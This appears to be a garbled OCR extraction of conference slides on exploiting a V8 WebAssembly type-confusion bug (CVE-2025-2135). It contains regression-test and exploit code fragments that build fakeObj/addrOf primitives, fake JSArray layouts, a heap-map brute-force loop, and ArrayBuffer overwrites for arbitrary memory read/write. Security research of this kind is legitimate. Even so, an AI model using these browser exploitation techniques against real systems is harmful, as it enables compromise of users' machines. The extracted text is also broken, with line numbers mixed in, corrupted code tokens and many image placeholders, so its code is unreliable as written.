

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







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
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
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
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
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
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
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
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
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
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         kExprLocalGet, 3,
41
         kExprLocalSet, 2,
         kExprLocalGet, 4,
         kExprLocalSet, 3,
         kExprBr, ⊙,
45
        kExprEnd,
        kExprUnreachable,
   read2.addBody([
        kExprLocalGet, 0,
        kGCPrefix, kExprRefCast, $struct1,
        kGCPrefix, kExprStructGet, $struct1, 0,
    let call_count = 0;
    let wasm inst = builder.instantiate({
      "is": {
          "external_func": (ref) => {
            call_count += 1;
            if (call_count == 4) {
             fakeobj = wasm_inst.exports['read'](ref);
              throw 'unreachable';
                                    fakeObj() = int \rightarrow object
                                     addrOf() = object \rightarrow int
    let doit = wasm_inst.exports['doit'];
    %WasmTierUpFunction(doit);
70 assertTraps(kTrapIllegalCast, () => doit(0));
```


```
regress-383356864.js
 blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]
  1 // Copyright 2025 the V8 project authors. All rights reserved.
  2 // Use of this source code is governed by a BSD-style license that can be
  3 // found in the LICENSE file.
      // Flags: --allow-natives-syntax --no-wasm-loop-unrolling
     d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
      const builder = new WasmModuleBuilder();
       builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
       builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
      let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
      let $sig3 = builder.addType(kSig_v_i);
      let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
      let external_func0 = builder.addImport('js', 'external_func', $sig2);
      let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
      let read2 = builder.addFunction(undefined, $sig4).exportAs('read');
      doit1.addLocals(kWasmAnyRef, 4)
        .addBody([
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         kExprLocalSet, 1,
 24
         kGCPrefix, kExprStructNewDefault, $struct0,
 26
          kExprLocalSet, 2,
 27
         kGCPrefix, kExprStructNewDefault, $struct0,
 28
          kExprLocalSet, 3,
 29
          kGCPrefix, kExprStructNewDefault, $struct1,
 30
          kExprLocalSet, 4,
 31
          kExprLoop, kWasmVoid,
           kExprLocalGet, 1,
            kGCPrefix, kExprRefCast, $struct0,
```

```
kExprLocalGet, 0,
          kGCPrefix, kExprStructSet, $struct0, 0,
         kExprLocalGet, 1,
         kExprCallFunction, external_func0,
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
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
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CVE-2025-2135



Arbitrary read/write: crafting fake objects



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```
FixedDoubleArray
                             Map Pointer
at 0x1234 - 0x18
                               Length
                                                    |holder = [
                            Float Element 0
                                                                   float(map, properties),
                           → Map, Properties
                                                                   float(elements, 1)
                            Float Element 1
                          → Elements, Length=1
                                                    holder addr = addrOf(holder)
    JSArray
                             Map pointer
   at 0x1234
                                                    fake = fakeObj(holder addr - 0x10)
                           Properties pointer
                                                    // fake[0] = ??
                           Elements pointer
                               Length
```

Arbitrary read/write: retrieve valid map/properties

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Length

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→ Map, Properties

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Map pointer

Properties pointer

Elements pointer

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Arbitrary read/write: retrieve valid map/properties

```
fake_num = fakeObj(holder_addr - 0x4)

for (k=0; k<0x1000; k++) {
    holder[1] = float(0, k)
    if (typeof fake_num == "number") {
        // we found kHeapNumberMap
        // fake_num = map/properties pointers
    }
}</pre>
```

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→/, kHeapNumberMap

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
// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
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


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
Map Pointer Length Float Element 0 Float Element 1 Map pointer Properties pointer Elements pointer Length

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
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Reliable addrOf() & fakeObj()





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
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






Unsandboxed read/write: issue 379140430





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
